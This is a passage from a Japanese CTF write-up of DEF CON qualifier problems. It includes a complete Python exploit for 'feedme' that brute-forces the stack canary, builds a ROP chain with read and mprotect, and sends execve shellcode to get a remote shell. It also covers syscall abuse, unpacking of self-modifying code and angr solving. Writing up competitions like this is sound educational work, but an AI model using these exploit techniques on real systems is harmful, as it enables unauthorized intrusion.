ここで SSP の機能について考えます。SSP は、関数が呼ばれた際に Stack Canary と呼ばれるランダム値をスタックに挿入します。そして関数からのリターン時に Stack Canary の値を検証し、値が変わっていた場合はエラーを出力し終了する仕組みです。よって、バッファオーバーフローを用いてサーバの制御を奪取するには、**Stack Canary を書き換えずにその先にあるリターンアドレスを書き換える**必要があります。

次に攻略方針を練ります。Stack Canary はプログラム起動時にランダムな値が設定されますが、今回のサーバは fork 関数で生成された子プロセスが入力を受け付けています。Stack Canary を書き換えると子プロセスが終了しますが、このときに親プロセスはそのまま生きているため、Stack Canary の値は変わりません。つまり、800 回のループの中では Stack Canary は不変ということになります。

Stack Canary の値を 1 バイトずつ順番に試していき、プロセスが強制終了するかどうか（SSP が発生するかどうか）で Stack Canary の値を特定することができないでしょうか。




図 3-2　Byte-by-Byte Brute Force による Stack Canary 特定のイメージ

今回は x86 のプログラムのため、Stack Canary は 4 バイトです。Stack Canary の 4 バイト目は 0x00 (ヌルバイト) で固定されているため、この値を求めるには 256 * 3 回の総当たりで求めることが可能です。その後のシェル奪取のプロセスを含めても 800 回のループに収まりそうです。

次に、Stack Canary 特定後の方針を考えます。

リターンアドレスを system 関数のアドレスに変え、system("/bin/sh"); を実行できると簡単ですが、バイナリ内からは system 関数を見つけることができませんでした。そこで、シェルコード（シェルを立ち上げるための機械語）を送り込んで実行するというアプローチを取りました。

ただし、このバイナリでは NX bit (DEP) が有効になっているため、シェルコードを送り込めたとしてもメモリページのアクセス保護により実行ができません。そこで、以下の手順でシェルコードを実行できるようにします。

1. リターンアドレスを read 関数に書き換え、任意のメモリ上にシェルコードの文字列分の追加入力を受け付ける
2. 待ち受けている read 関数にシェルコードを送り込む
3. read 関数からのリターン後に mprotect 関数が呼ばれるようにしておき、シェルコードを送り込んだメモリページを実行可能にする
4. mprotect 関数からのリターンアドレスをシェルコードの先頭にしておく
5. シェルコードが実行される

図 3-3　シェルコードの配置と実行

これを踏まえると、バッファオーバーフローを用いて下図のスタックレイアウトにできればシェルコードを実行できそうです。




図 3-4　シェルコード実行のためのスタックレイアウト

最終的に、攻略スクリプトは以下のようにしました。

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import sys, socket, struct, telnetlib, time

def sock(remoteip, remoteport):
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((remoteip, remoteport))
  f = s.makefile("rw", bufsize=0)
  return s, f
```

```
def read_until(f, delim="¥n"):
  data = ""
  while not data.endswith(delim):
    data += f.read(1)
  return data

def shell(s):
  t = telnetlib.Telnet()
  t.sock = s
  t.interact()

def p32(a): return struct.pack("<I", a)

def main(argv):
  if(len(argv) == 2 and argv[1] == "r"):
    print "[+] connect to remote."
      s,f=sock("feedme_47aa9b0d8ad186754acd4bece3d6a177.quals.shallweplayaga.m
e", 4092)
  else:
    print "[+] connect to local."
    s, f = sock("localhost", 4092)

  read_until(f, "FEED ME!")
  # byte by byte Brute Force
  canary = ""
  while len(canary) < 4:
    for i in xrange(256):
      buf = "A" * 32 + canary + chr(i)
      f.write(chr(len(buf)) + buf)
      data = read_until(f, "FEED ME!")
      if "YUM" in data:
        canary += chr(i)
```

```
        print "[+] canary: %r" % chr(i)
        break
  print "[+] canary: %r" % canary

   sc="¥x31¥xd2¥x52¥x68¥x2f¥x2f¥x73¥x68¥x68¥x2f¥x62¥x69¥x6e¥x89¥xe3¥x52¥x
53¥x89¥xe1¥x8d¥x42¥x0b¥xcd¥x80"
  bss_addr = 0x080e9000
  read_addr = 0x0806d870
  pppr_addr = 0x0804838c
  mprotect_addr = 0x0806e390

  # ROP
  rop = ""
  # ___libc_read(STDIN, bss_addr+80, len(sc))
  rop += p32(read_addr)
  rop += p32(pppr_addr)
  rop += p32(0)
  rop += p32(bss_addr+80)
  rop += p32(len(sc))
  # ___mprotect(bss_addr, 0x1000, 7)
  rop += p32(mprotect_addr)
  rop += p32(bss_addr+80)
  rop += p32(bss_addr)
  rop += p32(0x1000)
  rop += p32(7)

  payload = "A" * 32 + canary + "A" * 0xc + rop
  f.write(chr(len(payload)) + payload)

  time.sleep(1)
  f.write(sc)
```

```
  print "[+] interact mode:"
  shell(s)

if __name__ == "__main__":
  main(sys.argv)
```

これで、ターゲットサーバの /bin/sh の起動に成功しました。カレントディレクトリに flag ファイルが存在したため、このファイルの中身を出力することで flag を取得することができました。

```
$ python feedme_exploit.py r
[+] connect to remote.
[+] canary: '¥x00'
[+] canary: '¥xc5'
[+] canary: '¥xec'
[+] canary: 'Q'
[+] canary: '¥x00¥xc5¥xecQ'
[+] interact mode:

ATE 41414141414141414141414141414141...
bash -i
ls
feedme
flag
cat flag
The flag is: It's too bad! we c0uldn't??! d0 the R0P CHAIN BLIND TOO
```

解説 4：Coding Challenges「crippled」（64 点）

解答者：NTTコムセキュリティ 羽田 大樹

問題

```
How hard can a custom compiler be to write?
crippled_f7fddee5e137122934909141e7d3f728.quals.shallweplayaga.me:11111
```

解答

これは Coding Challenges というジャンルの問題でしたが、ファイルが添付されておらず、接続先のサーバのみが問題文に記載されていました。まずは ncat コマンドで接続してみます。

```
$ ncat crippled_f7fddee5e137122934909141e7d3f728.quals.shallweplayaga.me
 11111
Flag file is opened on file descriptor 3
Please provide a C file to compile. Terminate the end of the C file with an ETX c
haracter
Example:
int main()
{
        write(1, "hi", 2);
}
1024 byte maximum text limit
```

どうやら C 言語のソースファイルを送信すると、コンパイルして実行してくれるサービスが動作しているようです。試しにサンプルにあるソースファイルを送信すると、下記のような実行結果が応答されました。

```
--Compiling--
--Linking--
hi
```

どのような C 言語のソースファイルを送信しても実行してくれるのかというと、そうでもありません。例えば printf() 関数を使用して文字を出力しようとすると、下記のようなエラーが応答されました。どうやら #include によるライブラリの読み込みはできないようです。

```
--Compiling--
/tmp/crippled-nfwz9Q.c:2: unknown directive <include>
```

ではサンプルにあるようにシステムコールを直接呼び出す関数なら自由に記述できるかというと、そうでもありません。read() 関数でフラグを読みだそうとしましたが、エラーが応答されました。

```
--Compiling--
--Linking--
read undefined
```

その後も色々と試してみましたが、どうやら write() 関数以外の呼び出しはできないようです。crippled というタイトルの通り、プログラムには厳しい制約が課せられています。

となると write() 関数だけを使用してフラグを読みだす問題だと考えられますが、どうすれば良いのかすぐには想像がつきません。まずは write() 関数だけでできることを試行してみました。write() 関数の第 2 引数には文字列の先頭ポインタが入りますが、実は関数ポインタも指定できます。ということで main() の先頭アドレスを指定してみました。

```
int main()
{
        write(1, main, 100);
}
```

すると、文字化けした応答がありました。これは機械語と思われるため、逆アセンブルしてみると、送信した main() 関数に相当するアセンブリが確認できます。

```
push ebp
mov ebp, esp
sub esp, 0x110
...（略）...
leave
ret
mov eax, 0x3
ret
```

同様に write() 関数の先頭アドレスを指定すると、int 0x80 でシステムコールを呼び出す逆アセンブリが確認できます。

（送信したソースコード）

```
int main()
{
        write(1, &write, 100);
}
```

（受信データの逆アセンブリ）

```
mov eax, 0x4
mov ebx, [esp+0x4]
mov ecx, [esp+0x8]
mov edx, [esp+0xc]
int 0x80
ret
```

この時点で、ようやくこの問題の攻略方法に気づきました。関数ポインタを使用して、write() 関数でなく、その 1 命令後にジャンプすれば任意のシステムコールが呼び出せそうです。実際、型に注意しながら下記のようにアドレスを指定することで、システムコールを呼び出す処理だけを取得することができました。

（送信したソースコード）

```
int main()
{
        write(1, (void *)((char *)main+26), 100);
}
```

（受信データの逆アセンブリ）

```
mov ebx, [esp+0x4]
mov ecx, [esp+0x8]
mov edx, [esp+0xc]
int 0x80
ret
```

最終的に、この問題の解答に使用したスクリプトは以下のようになりました。

```
import socket, binascii, subprocess

def main():
    s = socket.socket()
    s.connect(('crippled_f7fddee5e137122934909141e7d3f728.quals.shallweplay
aga.me', 11111))

    buf = s.recv(4096)

    code = """
    int main() {
        char buf[256];
        write(1, "¥n¥n¥n¥n¥n¥n¥n¥n¥n", 10);
        f();
```

```
        (void *)((char *)main+26)(3, buf, 100);
        write(1, buf, 100);
    }

    s.send(code + "¥x03")

    buf = s.recv(0x1000)
    buf = s.recv(0x1000)
    buf = buf[buf.find("¥n"*10)+11:buf.find("¥x00"*6)]
    print 'rasm2 -d "%s"' % binascii.hexlify(buf)[:40]
    subprocess.check_call(["rasm2", "-d", binascii.hexlify(buf)])

if __name__ == '__main__':
    main()
```

これを実行すると以下のフラグを取得できます。

```
The flag is: Custom compilers can be tricky at times
```

解説 5：Reverse Engineering「step」（85 点）

解答者：NTTコミュニケーションズ 匿名希望

問題

Step by step. Running at step_8330232df7a7e389a20dd37eb55dfc13.quals.shallweplayaga.me:2345

解答

Reverse Engineering カテゴリの問題です。問題サーバに接続すると以下のようにキー入力を要求されます。

```
$ nc step_8330232df7a7e389a20dd37eb55dfc13.quals.shallweplayaga.me
Key1:
```

問題にはサーバープログラムと思われる実行バイナリ（ELF ファイル）が添付されていました。ファイルを読むと、以下のような処理を行なっているようです。

1. Key1:プロンプトを表示し、6 バイトのユーザー入力（**Key1 キー**）を受け取る。
2. 入力値の先頭 4 バイトをキーとして特定のメモリ領域を XOR デコードする。
3. デコード後の領域の checksum が `0x49bf` であれば、その領域に制御を移す。

まずは適切な Key1 キーを求める必要がありそうです。鍵空間が小さいので、ブルートフォースで checksum 条件を満たすキーを求めるスクリプトを作成しました。

```
# try_decode_writeup1.py
...
pre_xored = [{}, {}, {}, {}]

def check_key(key):
    tmp_checksum = 0
    for i in xrange(0, 4):
        tmp_checksum += pre_xored[i][key[i]]
    return tmp_checksum == 0x49bf

for i in xrange(0, 4):
    for c in string.printable:
        n = ord(c)
        pre_xored[i][c] = \
```

```
            sum([ord(enc[idx])^n for idx in xrange(i, len(enc), 4)])

for candidate in itertools.permutations(string.printable, 4):
    key = "".join(candidate)
    if check_key_1st(key):
        print key
```

このスクリプトを実行すると・・・、条件を満たすキーの候補が大量に出力されてしまいます。どのキー候補でも checksum 条件はクリアしますが、デコード後の領域が正しい命令列になりません。

```
$ python try_decode_writeup1.py
0a:O
0a<
0a|M
0bvO
0b:K
...
```

そこで、キー探索スクリプトに「デコード後の領域が x86(64)命令列として正しそうであること」を条件として追加してみます。今回はデコード後の領域を x86(64)命令列として漏れなく逆アセンブルできるかどうかをチェックしました。

```
# try_decode_writeup2.py
import capstone
...

def check_valid_ins(buf):
    decoded_size = 0
    md = capstone.Cs(capstone.CS_ARCH_X86, capstone.CS_MODE_64)
    for i in md.disasm_lite(buf, len(buf)):
        decoded_size += i[1]  # inst size
    if decoded_size >= len(buf):
        return True
    return False

def check_key2(key):
    decrypted = ""
    idx = 0
    for c in enc:
        decrypted += chr(ord(c) ^ ord(key[idx]))
        idx = (idx + 1) % 4
    return check_valid_ins(decrypted)

...
```

```
for candidate in itertools.permutations(string.printable, 4):
    key = "".join(candidate)
    if check_key(key) and check_key2(key):
        print key
```

修正したキー探索スクリプトを実行します。相変わらず複数のキー候補が見つかるのですが、数は大きく減りました。

```
$ python try_decode_writeup2.py
RtoM
;*6
...
```

出力されたキー候補を問題サーバに送信してみます。すると、「RotM」を送信した時点で新たに Key2:の入力プロンプトが表示されました。どうやら、これが正しい Key1 キーのようです。

```
$ nc step_8330232df7a7e389a20dd37eb55dfc13.quals.shallweplayaga.me
Key1: RotM
Key2:
```

得られたキーを用いて手元のバイナリをデコードします。デコード後の領域には以下のような処理が記述されていました。

1. 別の領域を同じキー（RotM）でデコードする。
2. 上記でデコードした領域を SIGTRAP のハンドラとして設定する。
3. 何かしら続きの処理を行う。

```
0000000000400E43      mov     edi, offset buf_2
0000000000400E48      call    decode_buf                      ...(1)
0000000000400E4D      mov     [rbp+var_A0], offset buf_2
...
0000000000400E72      lea     rax, [rbp+var_A0]
0000000000400E79      mov     edx, 0; oact
0000000000400E7E      mov     rsi, rax; act
0000000000400E81      mov     edi, 5; sig
0000000000400E86      call    _sigaction                      ...(2)
0000000000400E8B      pushfq                                   ...(3)
0000000000400E8C      pop     rax
0000000000400E8D      or      rax, 100h
0000000000400E93      push    rax
0000000000400E94      popfq
```

```
0000000000400E95      nop
0000000000400E96      fimul   word ptr [rbx+48FEF845h]
0000000000400E9C      xor     eax, ds:28h
0000000000400EA3      xlat
0000000000400EA4      add     eax, 0FFF8D64Dh
0000000000400EA9      jmp     qword ptr [rbx+68h]
```

2.で設定される SIGTRAP ハンドラは、おおむね以下の擬似コードで示すような処理を行うものでした。

```
void *cur_addr;
void *prev_addr;

void sigtrap_handler(int sig_num, void *x, void *y)
{
    prev_addr = cur_addr;
    cur_addr = *(y+0xa8);
    if (cur_addr > 0x400935  && cur_addr <= 0x40103D)
    {
        if (prev_addr > 0x400935  && prev_addr <= 0x40103D)
       {
            *(BYTE*)prev_addr = *(BYTE*)prev_addr ^ prev_addr;
        }
        *cur_addr = *cur_addr ^ cur_addr;
    }
    return;
}
```

パッと眺めた限り、Key2:プロンプトを表示したり、ユーザー入力を読み込む、といった処理は見当たりません。SIGTRAP ハンドラはデコードルーチンの一種のようですが、どの領域を対象にいつ適用されるものなのか、良くわかりません。

一度デバッガでバイナリを実行してみます。SIGTRAP ハンドラが書き換える領域のアドレスを知りたいので、上記の擬似コードにおける cur_addr と prev_addr の値を監視するようにします。

```
gdb-peda$ display *0x6020C8     # prev_addr
1: *0x6020C8 = 0x0
gdb-peda$ display *0x6020C0     # cur_addr
2: *0x6020C0 = 0x0
```

Key1:に対する入力の先まで実行を進めると、以下の箇所でブレークしました。

```
Program received signal SIGTRAP, Trace/breakpoint trap.
```

```
...
EFLAGS: 0x302 (carry parity adjust zero sign TRAP INTERRUPT directio
n overflow)
[----------------------------code----------------------------]
   0x400e93:    push   rax
   0x400e94:    popf
   0x400e95:    nop
=> 0x400e96:    fimul  WORD PTR [rbx+0x48fef845]
   0x400e9c:    xor    eax,DWORD PTR ds:0x28
   0x400ea3:    xlat   BYTE PTR ds:[rbx]
   0x400ea4:    add    eax,0xfff8d64d
   0x400ea9:    jmp    QWORD PTR [rbx+0x68]
 [----------------------------------------------------------------]
..
Stopped reason: SIGTRAP
0x0000000000400e96 in ?? ()
2: *0x6020C0 = 0x0
1: *0x6020C8 = 0x0
```

SIGTRAP が発生しています。また、直前の push rax; popf 命令によってフラグレジスタの TRAP フラグが設定されています。TRAP フラグが設定された状態では CPU は命令実行直後に SINGLE STEP 割り込みを生成し、OS は SIGTRAP を発出します。これが先ほどの SIGTRAP ハンドラの起動トリガーになるのでしょう。

SIGTRAP ハンドラを起動するために、デバッガが横取りしてしまった SIGTRAP シグナルをプログラムに対して発出します。

```
gdb-peda$ signal SIGTRAP
Continuing with signal SIGTRAP.
..
[----------------------------code----------------------------]
Program received signal SIGTRAP, Trace/breakpoint trap.
   0x400e96:    mov    rax,QWORD PTR [rbp-0x8]
=> 0x400e9a:    dec    BYTE PTR [rax+0x33]
   0x400e9d:    add    al,0x25
   0x400e9f:    sub    BYTE PTR [rax],al
   0x400ea1:    add    BYTE PTR [rax],al
   0x400ea3:    xlat   BYTE PTR ds:[rbx]
[----------------------------------------------------------------]
..
Stopped reason: SIGTRAP
0x0000000000400e9a in ?? ()
2: *0x6020C0 = 0x400e96
1: *0x6020C8 = 0x0
```

ふたたび SIGTRAP によってブレークしました。先ほどの状態と表示されている結果を比較す

ると、以下のことがわかります。

- 命令ポインタが 0x400e96 から 0x400e9a に進んでいる。
- 0x400e96 の命令が fimul から mov に変化している。
- SIGTRAP ハンドラが書き換え対象アドレスに 0x400e96 が設定されている。

この観測結果と SIGTRAP ハンドラのコードを合わせて考えると、0x400e96 以降の命令は実行時に SIGTRAP ハンドラによって命令アドレスを用いて XOR デコードされることになるようです。

デコード後の命令を調べるために、以下のように指定したアドレス範囲のデータをデコードする簡易なスクリプトを作成しました。分岐命令には対応していませんので、実行フローを追いながら少しずつデコードしていきます。

```
cur_addr = start_addr
md = capstone.Cs(capstone.CS_ARCH_X86, capstone.CS_MODE_64)
while cur_addr <= end_addr:
    idx = cur_addr - start_addr
    xored_byte = (ord(encoded[idx]) ^ cur_addr) % 256
    decoded = encoded[:idx] + chr(xored_byte) + encoded[idx+1:]
    try:
        i = md.disasm_lite(decoded[idx:], len(decoded[idx:])).next()
        if not i:
            break
    except:
        break
    cur_addr += i[1]
```

SIGTRAP ハンドラによってデコードされた領域では、以下のような処理を行っていました。

1. flag ファイルから flag 値を読み込む。
2. Key2:プロンプトを表示し、ユーザー入力を受け取る。
3. 受け取った入力キーのバイトごとに一定のルールで変換する。
4. 変換後のバイト列が「Please, may I have the flag now」であれば flag 値を出力する。

3.の変換処理がバイト単位の変換ですので、バイトごとのブルートフォースで容易に Key2:を計算することができます。Key2:を送信すると、以下のフラグを取得できました。

```
This flag is: Woah-a, woah-a, When the tears are over
```

解説 6：Reverse Engineering「amadhj」（96 点）

解答者：NTTセキュアプラットフォーム研究所 塩治 榮太朗

問題

Reverse me and get the flag. Get it here. Service here amadhj_b76a229964d83e06b7978d0237d4d2b0.quals.shallweplayaga.me:4567

解答

Reverse Engineering カテゴリの３問目です。まず、ダウンロードしたプログラムを実行してみると、標準入力から入力を受け付けたのち何も表示せずに終了します。入力に対して何らかのチェック処理を行い、正解であればフラグが出力されるか、その入力自体がフラグであるような、本カテゴリでは典型的な問題形式であると推測しました。

次に、このチェック処理の大まかな流れを静的解析によって確認した結果、次のような処理を行っていることが把握できました。

1. 入力値の各バイトに対する条件チェック（ループ処理）
2. 入力値に対する変換処理の実行
3. 変換後の値が 0xb101124831c0110a に等しければフラグを出力

なお、処理３ではフラグをファイルから読み込んでいるため、ローカルでの解析でフラグに直接たどり着くことはできません。この手の問題に対するアプローチとしては、処理内容を詳細に解析し、必要ならば再実装を行ったのち、工夫しながら入力空間をブルートフォースしたり、入力に関する制約式を組み立ててソルバを使って正解を求めたりする方法が一般的です。ただ、本問題における処理 2 は数種類の変換関数の２００回以上の呼び出しが直列に連結されており、その詳細を追うことは非常に面倒です。ここで、処理のいくつかの性質（ループが少ない、各々の変換関数の中身は単純、途中でシステムコールやライブラリ関数の呼び出しがない、など）より、シンボリック実行で簡単に解けそうであると判断し、angr(http://angr.io/)というオープンソースのシンボリック実行ライブラリを使って下記のようなスクリプトを書きました。

```
#!/usr/bin/env python


import angr
import claripy

//バイナリの読み込み
project = angr.Project("./amadhj", load_options={'auto_load_libs':False})

// 初期状態の設定・記号化
START = 0x4027f8
DEST = 0x40287f
INPUT_BUF = 0x50000000
INPUT_BUF_LEN = 32
initial_state = project.factory.blank_state(addr=START)
initial_state.regs.rbp = 0x500000
INPUT_BUF_PTR = initial_state.regs.rbp - 0x38
initial_state.memory.store(INPUT_BUF_PTR, claripy.BVV(INPUT_BUF, 64), endness='Iend_LE')
initial_state.memory.store(INPUT_BUF, initial_state.se.BVS("ans", INPUT_BUF_LEN * 8))

//処理 1 の制約追加
for i in xrange(INPUT_BUF_LEN):
    c = initial_state.memory.load(INPUT_BUF + i, 1)
    initial_state.add_constraints(c != 91)
    initial_state.add_constraints(c != 92)
    initial_state.add_constraints(c != 93)
    initial_state.add_constraints(c != 94)
    initial_state.add_constraints(c != 96)
    initial_state.add_constraints(initial_state.se.Or(initial_state.se.And(c > 0x40, c <= 0x7a), c == 32))

//シンボリック実行
initial_path = project.factory.path(state=initial_state)
ex = angr.surveyors.Explorer(project, start=initial_path, find=(DEST, ))
r = ex.run()
final_state = r.found[0].state

//制約を満たす INPUT_BUF を求める
ans = final_state.se.any_str(final_state.memory.load(INPUT_BUF, INPUT_BUF_LEN))
print ans
```

シンボリック実行はコードを実行しながら必要な制約式を自動的に組み立ててくれるため処理の細かい中身を追う必要がありませんが、その一方で、俯瞰的な解析とそれに基づいた設定を行う必要があります。スクリプトを簡単に解説すると、まずシンボリック実行を開始・終了するアドレスや初期状態を設定しています。ここでは、処理 1 の直後の命令のアドレスを開始アドレスとし、処理 3 の条件を満たしたときの分岐先を終了アドレスとしました。次に、後で値を求めたい領域の指定（記号化と呼ぶことにします）を行っており、標準入力が格納されているバッファを記号化しました。あとはシンボリック実行を走らせ、最終的に得られた制約式を、先ほど記号化した値についてソルバで解いた値を出力しています。

（※）なお、処理 1 の制約追加については、処理 1 もシンボリック実行対象に含めれば本来は必要なかったのですが当時はループからシンボリック実行が抜け出せなくなるバグが何故か取れなかったため、この部分を飛ばすために追加しました。また、記号化の部分についても、angr では一度も書き込みが行われていないメモリ領域が読み込まれると自動的に記号化されるようなので、このケースについては明示的に指定する必要はなかったようです。（いずれも例として残しておきます）

本スクリプトを実行して得られた文字列をリモートサーバに送信すると、フラグを得ることができました。

```
$ nc amadhj_b76a229964d83e06b7978d0237d4d2b0.quals.shallweplayaga.me 4567
eIR I_H nvx LapSSe BAwxypDB apRH
The flag is: Da robats took err jerbs.
```

解説 7：See Gea Sea 「LEGIT_00002」(88 点)

解答者：NTTセキュアプラットフォーム研究所 岩村 誠

問題

Try this type. Pwn and gimme a PoV. LEGIT_00002

Service at

legit_00002_f2bd0388c115e3905c16ec87a95cf420.quals.shallweplayaga.me:18243

Play well and play fast.

3dttt_87277cd86e7cc53d2671888c417f62aa.2014.shallweplayaga.me:1234

解答

まずダウンロードしてきたバイナリファイルを調べてみます。

```
$ file legit_00002
legit_00002: data
```

素の Linux 環境ではきちんと認識されないようです。この問題は See Gee Sea というカテゴリに属しており、以下で触れられている DARPA Cyber Grand Challenge(CGC)の環境が必要なようです。

https://blog.legitbs.net/2016/05/def-con-ctf-qualifiers-for-2016.html

上記サイトからリンクを辿っていくと、仮想マシンとして CGC の環境を構築する方法が分かります。

https://cgc-docs.legitbs.net/cgc-release-documentation/walk-throughs/running-the-vm/

まずは書いてあるとおりに環境を作ります。

```
$ mkdir cgc
$ cd cgc
$ wget http://repo.cybergrandchallenge.com/boxes/Vagrantfile
$ vagrant up
```

しばらく待つと CGC の仮想マシンが起動しますので、ssh で接続します。

```
$ vagrant ssh
Linux cgc-linux-packer 3.13.11-ckt21-cgc #1 SMP Mon Feb 29 16:42:11 UTC 2016
i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
vagrant@crs:~$
```

無事につながりました。先ほどのドキュメントによると、ホストのカレントディレクトリが /vagrant にマウントされていますので、ホストとファイルをやりとりする際は、ここを利用するのがよさそうです。あらためて CGC の仮想マシン内でダウンロードしてきたバイナリを見てみます。

```
$ file legit_00002
legit_00002: CGC 32-bit LSB executable, (CGC/Linux)
```

今度は実行ファイルとして認識されました。

さらに objdump も動くようです。

```
$ i386-linux-cgc-objdump -x legit_00002

legit_00002:     file format cgc32-i386
legit_00002
architecture: i386, flags 0x00000102:
EXEC_P, D_PAGED
start address 0x080487d6

Program Header:
    PHDR off    0x00000034 vaddr 0x08048034 paddr 0x08048034 align 2**2
         filesz 0x00000060 memsz 0x00000060 flags r--
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x0000097d memsz 0x0000097d flags r-x
    LOAD off    0x00000980 vaddr 0x08049980 paddr 0x08049980 align 2**12
         filesz 0x00014217 memsz 0x00014217 flags rw-

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         00000889  080480a0  080480a0  000000a0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .rodata       00000054  08048929  08048929  00000929  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .data         00014217  08049980  08049980  00000980  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  3 .comment      0000001d  00000000  00000000  00014b97  2**0
                  CONTENTS, READONLY
SYMBOL TABLE:
no symbols
```

デフォルト状態の IDA Pro では、この CGC 形式のバイナリには対応していません。しかし、CGC の実行ファイルの CPU アーキテクチャは i386 ですので、当該ファイルをバイナリデータとして開き、Loding offset を 0x08048000、エントリポイントを 0x080487d6 とすることで、

IDA Pro でも普段どおりに解析することができます。注意点として、CGC 環境で使われるシステムコールは Linux と少し異なっています。詳しくは下記サイトの情報が参考になります。

https://github.com/CyberGrandChallenge/libcgc/blob/master/cgcabi.md

ではバイナリを見てみます。main 関数は 4 バイトの整数値を受信し、以下の関数(擬似コード)を呼び出します。

```
int __cdecl sub_80482D0(unsigned int _userlen)
{
  mode_t dynaddr; // [esp+40h] [ebp-358h]@1
  char table[25]; // [esp+47h] [ebp-351h]@7
  unsigned int i; // [esp+60h] [ebp-338h]@1
  int sum; // [esp+64h] [ebp-334h]@1
  char buf[800]; // [esp+68h] [ebp-330h]@10
  const char *pstr; // [esp+388h] [ebp-10h]@3
  unsigned int userlen; // [esp+390h] [ebp-8h]@1
  userlen = _userlen;
  sum = 0; i = 0;
  if ( allocate((char *)4096, 0, (mode_t)&dynaddr) ) terminate(0);
  pstr = "SUCCESS: ";
  if ( userlen > 804 ) userlen = 804;
  memset(table, 0x00, 25);
  read(0, dynaddr, userlen);
  sum = calc_sum(dynaddr, userlen);
  for ( i = 0; i < userlen; ++i )
    buf[i] = *(_BYTE *)(dynaddr + i);
  if ( sum != 0x31337 )
    pstr = "FAIL: ";
  itoa(table, 25, sum);
  puts(0, (int)pstr);
  puts(0, (int)table);
  return puts(0, (int)"¥n");
}
```

